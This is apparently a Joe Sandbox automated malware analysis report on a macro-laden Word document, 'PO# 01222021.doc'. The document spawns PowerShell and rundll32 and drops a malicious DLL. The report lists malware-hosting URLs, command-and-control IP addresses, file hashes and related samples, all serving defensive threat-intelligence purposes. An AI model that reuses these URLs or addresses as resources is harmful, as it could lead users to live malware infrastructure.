http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000000 2.2102951545.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.000 0000001E80000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2115579456.000000000 2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2125315211.0000000001E8000 0.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/	rundll32.exe, 00000006.00000000 2.2103112691.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102339016.000 0000002067000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2116873780.000000000 2207000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	powershell.exe, 00000005.00000 002.2092035965.000000000219000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 17451818.00000000028F0000.0000 0002.00000001.sdmp	false		high
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000 002.2097308660.0000000003C0800 0.00000004.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://gocphongthe.com/wp-content/MMC/	powershell.exe, 00000005.00000 002.2097226139.0000000003B1E00 0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> 11%, Virustotal, Browse Avira URL Cloud: malware 	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2097226139.0000000003C0800.0.00000004.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://ie-best.net/online-timer-kvhxz/ilXL/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E00.0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> 11%, Virustotal, Browse Avira URL Cloud: malware 	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2102951545.0000000001B70000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.00000001E80000.00000002.00000000.1.sdmp, rundll32.exe, 00000008.00000002.2115579456.000000000.2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2125315211.0000000001E8000.0.00000002.00000001.sdmp	false		high
http://cambiasuhistoria.growlab.es/wp-content/hGhY2/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E00.0.00000004.00000001.sdmp	false		high
http://www.letscompareonline.com/de.letscompareonline.com/wYd/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E00.0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2097308660.0000000003C0800.0.00000004.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2092035965.000000000219000.0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117451818.00000000028F0000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe 	low
http://bhaktivrind.com/cgi-bin/JBbb8/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E00.0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2103112691.0000000001D57000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102339016.00000002067000.00000002.00000000.1.sdmp, rundll32.exe, 00000008.00000002.2116873780.000000000.2207000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2102951545.0000000001B70000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2102183359.00000001E80000.00000002.00000000.1.sdmp, rundll32.exe, 00000008.00000002.2115579456.000000000.2020000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2125315211.0000000001E8000.0.00000002.00000001.sdmp	false		high
http://cab.mykfn.com	powershell.exe, 00000005.00000002.2097308660.0000000003C0800.0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown
http://vandnabhargave.com/asset/W9o/	powershell.exe, 00000005.00000002.2097226139.0000000003B1E00.0.00000004.00000001.sdmp	true	<ul style="list-style-type: none"> Avira URL Cloud: malware 	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true
103.143.46.51	unknown	India		17439	NETMAGIC-APNetmagicDatacenterMumbaiIN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344615
Start date:	26.01.2021
Start time:	19:54:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO# 01222021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winDOC@28/8@1/3
EGA Information:	<ul style="list-style-type: none"> Successful, ratio: 90.9%
HDC Information:	<ul style="list-style-type: none"> Successful, ratio: 31.6% (good quality ratio 29.4%) Quality average: 70.8% Quality standard deviation: 26.8%
HCA Information:	<ul style="list-style-type: none"> Successful, ratio: 83% Number of executed functions: 0 Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> Adjust boot time Enable AMSI Found application associated with file extension: .doc Found Word or Excel or PowerPoint or XPS Viewer Found warning dialog Click Ok Attach to Office via COM Scroll down Close Viewer
Warnings:	<p>Show All</p> <ul style="list-style-type: none"> Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe TCP Packets have been reduced to 100 Execution Graph export aborted for target powershell.exe, PID 1296 because it is empty Report size exceeded maximum capacity and may have missing behavior information. Report size getting too big, too many NtOpenKeyEx calls found. Report size getting too big, too many NtQueryAttributesFile calls found. Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:55:37	API Interceptor	1x Sleep call for process: msg.exe modified
19:55:38	API Interceptor	44x Sleep call for process: powershell.exe modified
19:55:53	API Interceptor	201x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.159.28.230	FP4554867134UQ.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.28.230:8080/1kewy5snl5u5qwd1i/2m2zjf0onqwa3jb46/txm dgqo8th3cjz zn3/e09y7w1/n16qjyb3buse6byb/1xkxxrlbgrsn7c/
	79a2gzs3gkk.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.28.230:8080/qx5bd9nftkeamx9go/tfd1n5eo46apeeemf0b/mj4150jmaay6lk5516s/fvisgp1w/jgioi7zg/0vfpwrsi4wovyh/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INFO.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.2 8.230:8080 /u4vcbkerc cn0qjbn6d/ 1p4m0oqpu4 fiqr/mxqkk/
	DKMNT.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.2 8.230:8080 /u14g/zkd6 myomm2wuro 5/q121fslb lp4j4u7p7n y/boxgaf0o r/u8p9yryw c1amf/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.2 8.230:8080 /orsnig0hr 2s74h42s/s 6f5l/8oomd sfuyoft/ut 3wi8ze1lmd cgp5d/zu7j 1c9ns/optpt uv61n2r997toe/
	file.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.2 8.230:8080 /3j8r06xre /8aflom7at /nfsdzovs6 zi5xy894/pzjbw/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 195.159.2 8.230:8080 /n0jv/20kk dc3lp37n1r 7yr9l/7f10uh0jxz/
69.38.130.14	FP4554867134UQ.doc	Get hash	malicious	Browse	
	79a2gzs3gkk.doc	Get hash	malicious	Browse	
	INFO.doc	Get hash	malicious	Browse	
	DOK-012021.doc	Get hash	malicious	Browse	
	DKMNT.doc	Get hash	malicious	Browse	
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	
	file.doc	Get hash	malicious	Browse	
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	
103.143.46.51	DOK-012021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> cab.mykfn .com/admin/X/
	DKMNT.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> cab.mykfn .com/admin/X/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> cab.mykfn .com/admin/X/
	file.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> cab.mykfn .com/admin/X/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> cab.mykfn .com/admin/X/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cab.mykfn.com	DOK-012021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 103.143.46.51
	DKMNT.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 103.143.46.51
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 103.143.46.51
	file.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 103.143.46.51
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 103.143.46.51

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWRS-NYCUS	FP4554867134UQ.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 69.38.130.14
	79a2gzs3gkk.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 69.38.130.14
	INFO.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 69.38.130.14
	DOK-012021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 69.38.130.14
	DKMNT.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 69.38.130.14
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 69.38.130.14

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.doc	Get hash	malicious	Browse	• 69.38.130.14
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 69.38.130.14
ASN-CATCHCOMNO	FP4554867134UQ.doc	Get hash	malicious	Browse	• 195.159.28.230
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 195.159.28.230
	INFO.doc	Get hash	malicious	Browse	• 195.159.28.230
	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230
	file.doc	Get hash	malicious	Browse	• 195.159.28.230
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230
	mssecsvr.exe	Get hash	malicious	Browse	• 159.163.12 4.251
	windows.staterepositoryupgrade.exe	Get hash	malicious	Browse	• 195.159.28.244
	Check.vbs	Get hash	malicious	Browse	• 64.28.27.61
	HKHX38WttZ.exe	Get hash	malicious	Browse	• 195.159.28.230
	SecuriteInfo.com.Trojan.GenericKD.35280757.18070.dll	Get hash	malicious	Browse	• 193.90.12.121
	Information-822908953.doc	Get hash	malicious	Browse	• 193.90.12.121
	ef5ai1p.dll	Get hash	malicious	Browse	• 193.90.12.121
	Documentation.478396766.doc	Get hash	malicious	Browse	• 193.90.12.121
	Information-478224510.doc	Get hash	malicious	Browse	• 193.90.12.121
	7aKeSIV5Cu.dll	Get hash	malicious	Browse	• 193.90.12.121
	qRMGCK1u96.dll	Get hash	malicious	Browse	• 193.90.12.121
	dVcML4ZI0J.dll	Get hash	malicious	Browse	• 193.90.12.121
	JTWtlx6ADf.dll	Get hash	malicious	Browse	• 193.90.12.121
NETMAGIC- APNetmagicDatacenterMumbaiIN	DOK-012021.doc	Get hash	malicious	Browse	• 103.143.46.51
	DKMNT.doc	Get hash	malicious	Browse	• 103.143.46.51
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 103.143.46.51
	file.doc	Get hash	malicious	Browse	• 103.143.46.51
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 103.143.46.51
	DEX182020.exe	Get hash	malicious	Browse	• 103.120.177.86
	79685175.doc	Get hash	malicious	Browse	• 103.235.105.46
	79685175.doc	Get hash	malicious	Browse	• 103.235.105.46
	PO#064612 291220.doc	Get hash	malicious	Browse	• 103.235.105.46
	9182483287326864.doc	Get hash	malicious	Browse	• 103.205.64.138
	City Report - December.doc	Get hash	malicious	Browse	• 103.205.64.138
	RFQ Order - Mediform S.A-pdf.exe	Get hash	malicious	Browse	• 101.53.153.202
	https://faxting.sn.am/lZZ1Qol7sWq	Get hash	malicious	Browse	• 103.205.64.138
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.10 6.140
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.10 6.140
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.10 6.140
	https://www.dropbox.com/s/5vgml9mqmjffp3n/Note%207V1N0UE.doc?dl=1	Get hash	malicious	Browse	• 103.235.10 6.140
	https://www.dropbox.com/s/2gy2iqu12at1j6b/Documentation_PUIELLI5.doc?dl=1	Get hash	malicious	Browse	• 103.235.10 6.140
	https://sricominfotech.com/wp-includes/nevertoolate/fscalssical/hffhjf.php?email=Billgates@microsoft.nl	Get hash	malicious	Browse	• 103.25.130.193
	PSJ21840.exe	Get hash	malicious	Browse	• 103.48.50.49

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B6B610EC-9B88-4A7A-BAAD-75353DCC52EC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D276006A-4137-4F1B-A238-F5A3AEDA2F09}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3573187972516119
Encrypted:	false
SSDEEP:	3:liiiiiif3/Hln/bl//blBl/PvwwwvF//AqsalHl3ldHzlbr:liiiiiifdLloZQc8++IsJe1MzK/
MD5:	077391DECA1A52BFEF17769EC216C04F
SHA1:	37988417BC337B1835851A5C80AB570598288618
SHA-256:	E8DB47CB5176C6395AE34E4CF158381EBF0E5A337E870EB206BBB17E7D6FB8B
SHA-512:	C259C29D43D106DE68EB448DCEEA85D254C80F1649719C7E82A293656CC61085E3779C604190A181C4B91C9A813EB438FBC89A0F602CB7C02CFD2E4FA4FD27
Malicious:	false
Preview:	..(..(..(..(..(..(..(..(..(..(..A.l.b.u.s...A..... " & *>.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO# 01222021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Wed Jan 27 02:55:34 2021, length=172032, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.490642152336677
Encrypted:	false
SSDEEP:	24:859/XTwz6lkn4ndAeO0d1Dv3qFMqdM7d259/XTwz6lkn4ndAeO0d1Dv3qFMqdMj:83/XT3lkcAIE1Qh23/XT3lkcAIE1Q/
MD5:	6EB10DB054A2FC20329E9A24A1F74C5A
SHA1:	FCC1666D8F3F5F4C31E37E823BEDD6046FC0C3E6
SHA-256:	33DA77C164AD6408A014B140971748E2E0AF6EDCBE16E3E84CA175041E8D1414
SHA-512:	693C651FC2669ECF8DC4410E4FDE0E59C5F463F279F2C543BD74BA7156FC871F3C671A0138FD9C9D3B9CE15E5E64BAC9DBA8E12809106277F7425679EB4632E
Malicious:	false
Preview:	L.....F.....P...{.P...{.a.C`.....P.O. :i....+00.../C:\.....t1.....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2. 1.7.6.9.....j.2.....R.. PO#012~1.DOC..N.....Q.y.Q.y*...8.....P.O.#. 0.1.2.2.2.0.2.1...d.o.c.....Z.....8..[.....?J.....C:\Users\.#.....\618 321\Users.user\Desktop\PO# 01222021.doc'.\.....\.....\D.e.s.k.t.o.p.\P.O.#. 0.1.2.2.2.0.2.1...d.o.c.....(LB)...Ag.....1SPS.XF.L8C...&.m.m.....-s.- .1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....618321.....D_...3N...W...9F.C.....[D_...3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.005778791381565
Encrypted:	false
SSDEEP:	3:M1grHVEAltoHVEAlmX1grHVEAlv:MiL2A/M2A1L2A1
MD5:	61D243ECFBDB337B6222DCEDA0836970
SHA1:	A345D638AFD23701681AC8EAB13A1CFFBFE7A670

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-256:	F4BD2CCCA06B35839418ABC364DF38BA94C3A3143F78653E01CBA58220397F
SHA-512:	A663A81F7E18571CAC0F68FE3B3AF32059E8345D302F319B22F1CE75CB7EA299CC817510D4FA9369D3A8F273678E126066CA1316588A6A9E7962D51E3DCC8057
Malicious:	false
Preview:	[doc]..PO# 01222021.LNK=0..PO# 01222021.LNK=0..[doc]..PO# 01222021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbyln:vdsCkWtJLObyvb+I
MD5:	6AF5EAE6E6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P^.....^.....Z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\QEA56CXGKG1P2T41MR9D.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5817924455224888
Encrypted:	false
SSDEEP:	96:chQCsMqPqvsqJVCwozz8hQCsMqPqvsEHyqvJCworVzkKYYHwf8RilUVhlu:cyuozz8ymHnorVzkrf8RHlu
MD5:	C7E7B4D84BB21E802060729A72785E31
SHA1:	471EBC4B37281BA67F179E127DA129B5AA0ED9ED
SHA-256:	4503E94124DD30A6A2003C278AAD5081AE991C6BC17B1957B74C2778F37A5850
SHA-512:	87FAB1D24905DF745AC78CEBA21679CA44D6F37E8B382E7AF9A6D4D1FF34DDBE1BA3E1B4CB9114EA68783240E369633F60FB2C90AE217FDED55A8B7F3920327
Malicious:	false
Preview:FL.....F".....8.D...xq.{D...k.....P.O. :i.....+00.../C:\.....\1....{J\..PROGRA~3..D.....{J*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\..MICROS~1..@.....:~J*..l.....M.i.c.r.o.s.o.f.t....R.1.....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:({..STARTM~1.j.....:({*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6.....~1.....P.f..Programs.f.....P.f.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu..ACCESS~1.l.....wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1.R.....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k....., WINDOW~2.LNK..Z.....;*,*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop~\$# 01222021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbyln:vdsCkWtJLObyvb+I
MD5:	6AF5EAE6E6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P^.....^.....Z.....^.....x...

C:\Users\user\Nk2duhblGxIh9iaIE6_R.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348504
Entropy (8bit):	4.292507412588395
Encrypted:	false



SSDEEP:	3072:4vA1p08RqEQAIvEd2gG/vNlo0JFxpANyCm0PQEKr/JnXHWP:4206xWgGxLxWN40PDKR/JnX2P
MD5:	91C20850D113197A19A60B25AA08699D
SHA1:	E4D444F34C5E5DF4FACBDD674A523386B3F6383B
SHA-256:	A4AD0AEC4018E7C9A63324A417792D798E62C4686A2235615FC2B7339CA87F39
SHA-512:	585A9A466F99F8F5974E6039BB0398D5725223AF3D2A0436B1CAFCF717CE8A3FE4A1B5FA02DA29FDE77F733C9C65D9789EF188578D352C7B955E53ECEDC33
Malicious:	true
Antivirus:	<ul style="list-style-type: none"> Antivirus: Joe Sandbox ML, Detection: 100% Antivirus: Metadefender, Detection: 49%, Browse Antivirus: ReversingLabs, Detection: 86%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.PE..L..F.`.....!..2.@.....P.....P.....d.....<..X.....a.....text...6.....8.....rdata.W...P.....<.....@..@.dat a.....>.....@....text4.....p.....B.....@....text8..d.....0.....@.text7..d.....p.....2.....@.text6..d.....4.....@.text5..d.....6..... ...@.reloc.....8.....@..B.....

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Steel Cambridgeshire productivity orchestration Handmade Soft Gloves program Regional Gorgeous quantify payment RSS, Author: Camila Tirado, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 16:11:00 2021, Last Saved Time/Date: Fri Jan 22 16:11:00 2021, Number of Pages: 1, Number of Words: 3367, Number of Characters: 19194, Security: 8
Entropy (8bit):	6.713916312429104
TrID:	<ul style="list-style-type: none"> Microsoft Word document (32009/1) 79.99% Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	PO# 01222021.doc
File size:	171520
MD5:	556b98b4cdae000de8f496d6d896743c
SHA1:	b7ca4118eab252bc4758fa18265b04a2afbbf9c2
SHA256:	dcfb145c4f46a072e988cdeafc065f8116dc3b27d6bed447024677f3ea2f252a
SHA512:	8a5ef76599043a63d29bbfffb19b90154c803dfa1096250287d6adc618b6a2a30c33c72e8ce5c7c37e52f5a13392a934eedcf98a753eb19ec9ac17137cf1e9d2
SSDEEP:	3072:jwT4OAEDCkss1NkYtWr7Agf5k9jySTdrrXyQBsc0vWJVi4lrwVSYbdYPeFmfG5h:jwT4OAEDCkss1NkYtWr7Agf5k9jyTPI8
File Content Preview:>.....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "PO# 01222021.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False

Indicators

Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Steel Cambridgeshire productivity orchestration Handmade Soft Gloves program Regional Gorgeous quantify payment RSS
Author:	Camila Tirado
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revision Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 16:11:00
Last Saved Time:	2021-01-22 16:11:00
Number of Pages:	1
Number of Words:	3367
Number of Characters:	19194
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	159
Number of Paragraphs:	45
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Dulz0g2a3qqdjsty7, Stream Size: 25190

General

Stream Path:	Macros/VBA/Dulz0g2a3qqdjsty7
VBA File Name:	Dulz0g2a3qqdjsty7
Stream Size:	25190
Data ASCII:l.....t...H.....b.....x.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 fa 62 ff 18 00 00 ff ff 03 00 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword

aOIKG
FgPjRJEIR,
tLOwC
SeKqFAFNv
Until
OYITFEt
msHCWHCat
GnnqWGPGJ
gYFIC

Keyword
NswmEPELA.Range
vrXECqWF.Range
EeuJHEHF
PyJkHIE,
aMiqITVGL
IcxHPB:
vajlM
okSXVy
AtZVIBkE
GcgMIFBS
QqMgHpfGB,
qucrJCEBy,
QntVIZAdD,
OCclfDa
qPVaAZ
piVqgYJ(iPrzl)
(rqaveCGz
cxLJIGiD
USfrGE
beeZpf:
rqaveCGz,
pWDVU
BfQqFX,
(FfmNDT
FTLaqR
WDyUCG
KUSkBEC,
QGvuB
MidB\$(vLWhdu,
TNoCFZI
hSmgtnPln
njcnja
(KUSkBEC
UBound(QGvuB)
wMDcH
msHCWHCA(PJULJBb)
(OnZyDDGUB
immQJ:
rpBOJCg,
zxmKGAJHA.Range
PyJkHIE
eKFHKDJw
(USfrGE
piVqgYJ
IPbZa
FkmBAH:
QqMgHpfGB
mvXsJDCl
sXjjJl
CuSGXNGI
iXiRFIE
IcglD
omukcDDAB
VSeBJC
MidB\$(KWoNDrl,
UBound(ugTHSC)
IuiADKc
FrGcEy
NswmEPELA
kGKICH(TWSLHrEJ)
PJULJBb,
WotFy
PJULJBb

Keyword
euviCGGE
MidB\$(QGvuB,
aXyHAY(rjilFB)
iPrzl,
qLaiGc(tLOWC)
fQyMHGCJ.Range
NIEFpmJ
UBound(qLaiGc)
UBound(sXjiJI)
BygJBD
FfmNDT
hXmVsAl
NDrVK:
tFqUPL
(TyLaL
tLOWC,
cfmpCCej
IZBck
SeegFDA
HaMJF,
kGKICH()
rGxSBFam
IroNB.Range
ezXAHG
IPbZa.Range
wjnsc
LxgTE(mvXsJDCI)
uwljH
UXwvP
FTLaqR,
YxuWVAC
rjilFB
ASxkJEBEJ,
nnjasd,
Resume
SeochBB:
MidB\$(gPiUJUCJ,
(tLOWC
UApNCTSB()
cEEUvC,
tkSEqFXE
